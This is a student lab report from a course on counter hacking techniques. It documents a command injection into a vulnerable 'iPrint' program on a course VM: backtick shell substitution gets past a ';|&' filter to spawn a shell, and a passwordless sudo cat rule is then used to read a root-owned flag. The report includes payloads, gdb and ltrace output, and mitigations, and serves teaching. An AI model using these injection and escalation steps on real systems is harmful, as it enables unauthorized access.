CS 647: Counter Hacking Techniques

Frodo Assessment Report

Fall 2025

Jake Caceres
Kirlus Saad
Percy Flores

December 14th 2025

Executive Summary:

The objective of this assessment was to assess and analyze the `iPrint` application located within the frodo user's home directory on the CS647 course virtual machine and identify a vulnerability that can be exploited and can lead to unauthorized code execution. The goal was to open a shell under the frodoflag account and recover the contents of the `frodoflag.txt` file. Each member of the team executed the attack for their own individual flag, while the report provided a consolidated analysis of the vulnerability, security implications, method of exploitation, and recommended mitigations.

The assessment found out that the `iPrint` application took an unsanitized user input and passed it on to a system level command which then enabled the user controlled data to be read by the operating system as executable code. The program allowed arbitrary execution of commands, because no input validation or sanitization was done. Having entered the shell as the frodoflag user, it was possible to look through the permissions and found out that the user was allowed to issue passwordless sudo commands to run /usr/bin/cat, providing access to the password-owned `frodoflag.txt` file that was owned by the root user. Unsafe system calls coupled with a large amount of privileges was a definite danger of command injection, unauthorized data disclosure, and additional system compromise.

Some mitigation measures include revoking unnecessary sudo permission of the frodoflag account, implementing least privilege, as well as, to substitute insecure system calls with secure ones that either authenticate or sanitize inputs. Other security controls like privilege auditing, static code reviews, secure coding would have minimized the probability of the similar vulnerabilities and would have assisted in ensuring the confidentiality of sensitive information.

The methodology of exploitation involved determining the behavior of the program, testing the inputs to see the way values would be implemented, and creating a payload that would spawn a shell as frodoflag. After obtaining the shell, the excessive permissions were then used to read the secret flag. The attack procedure was reliable and reproducible, and every member in the group managed to retrieve the contents of `frodoflag.txt`. The findings proved that the specified vulnerability was vulnerable, effective, and would have needed to be addressed to avoid unauthorized access.

1 Objectives

1.1 Examine the program /home/frodo/iPrint for vulnerabilities that generate a shell

Make use of previous knowledge of the functionality of the sudo command, usage of ltrace and strace tracing command looking out for system calls as well as efficient exploration of assembly code using GDB to get clues on the given iPrint file to find plausible procedures that could generate a shell.

1.2 Obtain a shell as user “frodoflag”

Test efficient procedures from the previous step in an attempt to generate a shell, ensuring the user at command of the shell is “frodoflag”.

1.3 Recover the contents of /home/frodo/flag.txt

Once the shell is spawned successfully as user “frodoflag”, locate the flag file at path /home/frodo/frag.txt and proceed to output the contents of the flag file as standard output to the terminal screen.

2 Attacks

For each exploit used, fill out the following table. If one exploit depends on another to achieve its goal, reference the dependency in the table for that exploit.

2.1 Command Injection Attack on iPrint

Exploit #1	Command Injection Attack on iPrint
Description	This is an exploit of a command injection vulnerability due to unsanitized input handling as it passed the first parameter argument as an argument of a system call, which allowed the spawning of a shell. The attack started by carefully analyzing the assembly code in GDB where bad characters for filenames were found. This was good to keep in mind. Next, the command `ltrace` was executed and found to be quite useful since it identified a system call that passed as parameter the input parameter of iPrint and this revealed it printed the output of any passed command. This was exploited by passing an actual shell as filename resulting in access to a shell as “frodoflag” user. Next, we quickly realized user “frodoflag” had no permissions to output the contents of

	the flag file so the command `sudo -l` was executed to find the sudo command(s) the user is allowed to run and this revealed `sudo /usr/bin/cat /home/frodo/frodoflag.txt` was indeed allowed to be executed by "frodoflag" user within the shell, thus, when exiting the shell, the contents of the flag file were revealed as standard output.
Objectives	1.1 Examine the program /home/frodo/iPrint for vulnerabilities that generate a shell 1.2 Obtain a shell as user "frodoflag" 1.3 Recover the contents of /home/frodo/flag.txt
Assumptions	For the exploit to work we are assuming the current Virtual Machine allows the execution of trace call commands like strace and ltrace, as well as the execution of the "sudo -l" command that allows to list the sudo commands allowed by the current user. These are essential so that the exploit can work, else, in a more restricted VM, this would not be possible.
Findings	The attack was successful. We were able to do a command injection attack when the parameter filename was passed to the iPrint program that, combined with the information gathered by the sudo -l command, resulted in the spawning of a shell as the "frodoflag" user which led to the allowed sudo execution of the `cat` command on path to the flag file so that once exited from the shell, revealed the contents of the flag text file. It is worth mentioning that we were able to find which characters not to use as part of the command injection after examining the assembly code found in address 0x404058, hence hinting at the usage of more creative characters like `` that ultimately allowed a shell injection.
Mitigations	The threats that were found on the `iPrint` application could have been avoided by the exclusion of unsafe system calls and thus making sure all the input that was being fed to the application by the user was validated or sanitized before being handled. The privileges of the frodoflag account could have been limited to implement the principle of least privilege to avoid the use of sensitive commands without a password, and this would have minimized the overall effect of exploitation. Other steps, including the elimination of redundant sudo permissions, use of safer library functions and code reviews and frequent privilege audits should have also been included in the list since they would have minimized the risk of command injection and unauthorized file access significantly.
Tools Used	

gdb	This is the GNU Debugger. It was utilized to inspect the stack and register values in this program. Common commands inside it are: • `disassemble` ○ Allows the user to examine the assembly instructions in memory that make up the program. • `run`

		○ runs the program ● `x/<value><information type> <location>` ○ Used to examine specific locations in memory with a specific data type.
	ltrace	This is a dynamic library call tracing tool in linux. This was used to locate the system() call in victim program.
	sudo	This is the super user do command. This is used to escalate privileges for select commands. ● -l ○ Used to identify the privileges of the specific user.

Commands Used with Syntax

```
1. ./iPrint ``bash`'
2. whoami
3. sudo /usr/bin/cat /home/frodo/frodoflag.txt
4. exit
```

Details

To begin, I opened up the file with the GNU Debugger (GDB) with the command `gdb iPrint`. From there I used the command `disassemble main` which allows me to access the assembly code of the program "./iPrint". That allowed me to discover there is a built in protection for command injection called `checkForCommandInjection`.

```
   0x0000000000401326 <+99>:    add    $0x8,%rax
   0x000000000040132a <+103>:   mov    (%rax),%rax
   0x000000000040132d <+106>:   mov    %rax,%rdi
   0x0000000000401330 <+109>:   call   0x401236 <checkForCommandInjection>
   0x0000000000401335 <+114>:   cmp    $0x1,%eax
```

Figure 1.1 GDB dump of main

Seeing that I used the command `disassemble checkForCommandInjection` to look deeper into it. From there it revealed that there was a static memory value at `0x404058` called `<badCharacters>`.

```
Dump of assembler code for function checkForCommandInjection:
   0x0000000000401236 <+0>:     endbr64
   0x000000000040123a <+4>:     push   %rbp
   0x000000000040123b <+5>:     mov    %rsp,%rbp
   0x000000000040123e <+8>:     sub    $0x20,%rsp
   0x0000000000401242 <+12>:    mov    %rdi,-0x18(%rbp)
   0x0000000000401246 <+16>:    lea    0x2e0b(%rip),%rax        # 0x404058 <badCharacte
rs>
```

Figure 1.2 GDB dump of checkForCommandInjection

I then examined that specific memory location, with the command `x/s 0x404058` to see the values included inside of it. Which were revealed to be the values in the image below. What this determined to us was the list of characters that could not be included in our attacks.

```
(gdb) x/s 0x404058
0x404058 <badCharacters>:       ";|&"
```

Figure 1.3 GDB examined values of <badCharacters>

However, looking internally at the code with GDB will only get me so far. My next step was to utilize the tool called `ltrace`. This traces the library calls throughout a program. This tool ended up revealing something very interesting that I might be able to exploit; a direct `system()` call. This is something quite powerful to have in attackers hands and if exploited could be very dangerous.

```
access("random.txt", 4)                              = 0
strlen("random.txt")                                 = 10
malloc(10)                                           = 0x8b46b0
sprintf("cat "random.txt"", "cat "%s"", "random.txt") = 16
setreuid(1006, 1006)                                 = -1
system("cat "random.txt""I am a tester file;
```

Figure 1.4 ltrace revealing a system() call

Following the `system()` call discovery the next move was to see if I could get it to call a command by feeding something else into it. I started with something simple like “whoami” however I had to use the following format to get the program to acknowledge it as a file. The format I used was `` ``whoami`` ` which creates a shell subshell.

```
frodo@cs647:~$ ./iPrint ``whoami``
*****************************************
****      _ ____        _        _      ****
****     (_)  _ \ _ __(_)_ __ | |      ****
****     | | |_) | '__| | '_ \| __|     ****
****     | |  __/| |  | | | | | |_     ****
****     |_|_|   |_|  |_|_| |_|\__|     ****
****                                    ****
*****************************************


cat: frodoflag: No such file or directory
```

Figure 1.5 Proof of command injection on the system() call

This revealed very insightful information. It took the command and still executed it from within the cat. My next idea was to move directly into a shell with sh or bash. Which resulted in gaining access to the frodoflag user, just with no active

response from the shell. However upon exiting the shell it is all displayed in what would have been the file of the cat command inside the system() call.

```
frodo@cs647:~$ ./iPrint ``bash``
****************************************
****     _ ____      _      _        ****
****    (_)  _ \ _ __(_)_ __ | |      ****
****    | | |_) | '__| | '_ \| __|    ****
****    | |  __/| |  | | | | | |_     ****
****    |_|_|   |_|  |_|_| |_|\__|    ****
****                                  ****
****************************************


frodoflag@cs647:~$ whoami
frodoflag@cs647:~$ ls
frodoflag@cs647:~$ exit
exit
cat: 'frodoflag'$'\n'''`bash`''$'\n''frodoflag.txt'$'\n''iPrint'$'\n''random.txt'$'\n'''`s
etuid 1006`''$'\n'''`sh`''$'\n''snap': No such file or directory
frodo@cs647:~$
```

Figure 1.6 Confirming user and file layout after successful incomplete shell

I tried to read the frodoflag.txt however that wasn't possible since root owns that file not frodoflag. This led me to attempt to use super user do or sudo to read the file. However I was prompted for a password.

```
frodo@cs647:~$ ./iPrint ``bash``
****************************************
****     _ ____      _      _        ****
****    (_)  _ \ _ __(_)_ __ | |      ****
****    | | |_) | '__| | '_ \| __|    ****
****    | |  __/| |  | | | | | |_     ****
****    |_|_|   |_|  |_|_| |_|\__|    ****
****                                  ****
****************************************


frodoflag@cs647:~$ sudo cat frodoflag.txt
[sudo] password for frodoflag:
```

Figure 1.7 Password requirement interference

The only issue being, I don't know that password. However, I remembered that sudo has rules to it and with that I consulted the man page and discovered I could list the privilege that user had through the -l tag. So I got the shell again and entered sudo -l.

```
frodo@cs647:~$ ./iPrint ``bash``
*****************************************
****      _ ____       _       _        ****
****     (_)  _ \ _ __(_)_ __ | |       ****
****     | | |_) | '__| | '_ \| __|     ****
****     | |  __/| |  | | | | | |_      ****
****     |_|_|   |_|  |_|_| |_|\__|     ****
****                                     ****
*****************************************


frodoflag@cs647:~$ sudo -l
frodoflag@cs647:~$ exit
exit
cat: 'Matching Defaults entries for frodoflag on cs647:'$'\n''    env_reset, mail_badpa
ss, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
p/bin, use_pty'$'\n\n''User frodoflag may run the following commands on cs647:'$'\n''
  (ALL : ALL) NOPASSWD: /usr/bin/cat /home/frodo/frodoflag.txt': No such file or direct
ory
```

Figure 1.8 Sudo privileges of user frodoflag.txt

This revealed to me something critical: (ALL : ALL) NOPASSWD: /usr/bin/cat /home/frodo/frodoflag.txt. What that statement means, is that there is exactly one command that can be run without the need for supplying a password. And by reopening the shell and doing just that, I was able to retrieve the value of the flag file.

```
frodoflag@cs647:~$ sudo /usr/bin/cat /home/frodo/frodoflag.txt
frodoflag@cs647:~$ exit
exit
cat: 'c6f65cd2a8d508f58a36440aad7d63a375813f3f5464dbcd47443e81138cfff0'$'\n''c
frodo@cs647:~$
```

```
''c5da762ae9b8ba1fbd951a0639487bf5fe304c269b3b908e4d16aad0855c2a60': No such file or directory
```

Figure 1.9 frodoflag.txt file (picture cropped so text is legible)

3 Flags

This section will include each student's flag in a text-based format and a single screenshot showing the execution of the final exploit, printing the flag, and the result of the **`whoami`** command.


3.1 Jake Caceres

Flag Contents

c6f65cd2a8d508f58a36440aad7d63a375813f3f5464dbcd47443e81138cfff0

c5da762ae9b8ba1fbd951a0639487bf5fe304c269b3b908e4d16aad0855c2a60

Screenshot



3.2 Kirlus Saad

Flag Contents

```
0a10e8104e77cb383319d9010c3eb3ee7c19d35f83e4712da0695ff6ef9bd492
ca0084ae9d97abec3f7d52737c5c165c81975b099546d3a660cbd4abf9d2e926
```

Screenshot

```
frodo@cs647:~$ ./iPrint ``sh``
*****************************************
****      _ ____       _        _       ****
****     (_)  _ \ _ __(_)_ __ | |       ****
****     | | |_) | '__| | '_ \| __|     ****
****     | |  __/| |  | | | | | |_      ****
****     |_|_|   |_|  |_|_| |_|\__|     ****
****                                     ****
*****************************************


whoami
sudo /usr/bin/cat /home/frodo/frodoflag.txt
exit
cat: 'frodoflag'$'\n''0a10e8104e77cb383319d9010c3eb3ee7c19d35f83e4712da0695ff6ef9bd492'$'\n''ca0084a
e9d97abec3f7d52737c5c165c81975b099546d3a660cdb4abf9d2e926': No such file or directory
frodo@cs647:~$
```

3.3 Percy Flores

Flag Contents

608504db0e040c626fd1d3f11aa6a7e73e71503b678efc839b3e97caebfe8b54

5b1947375a90f17ad782a913b2b74e9cdac7a4e263a3c32b4c59e68aa10dab5c

Screenshot

```
frodo@cs647:~$ ./iPrint ``sh``
*****************************************
****      _ ____       _        _       ****
****     (_)  _ \ _ __(_)_ __ | |       ****
****     | | |_) | '__| | '_ \| __|     ****
****     | |  __/| |  | | | | | |_      ****
****     |_|_|   |_|  |_|_| |_|\__|     ****
****                                     ****
*****************************************


whoami
sudo /usr/bin/cat /home/frodo/frodoflag.txt
exit
cat: 'frodoflag'$'\n''608504db0e040c626fd1d3f11aa6a7e73e71503b678efc839b3e97caebfe8b54'$'\n''5b19473
75a90f17ad782a913b2b74e9cdac7a4e263a3c32b4c59e68aa10dab5c': No such file or directory
frodo@cs647:~$ ^C
```

4 References

Use this section to include any references you must cite in the report. For example, if you recommend mitigations not covered in the course, you should cite your references and list them here.

5 Appendix

Use this section for any large pieces of information that would be distracting to include earlier in the report. For example, if you have code used in an attack, include the full code here and reference it in the attack table.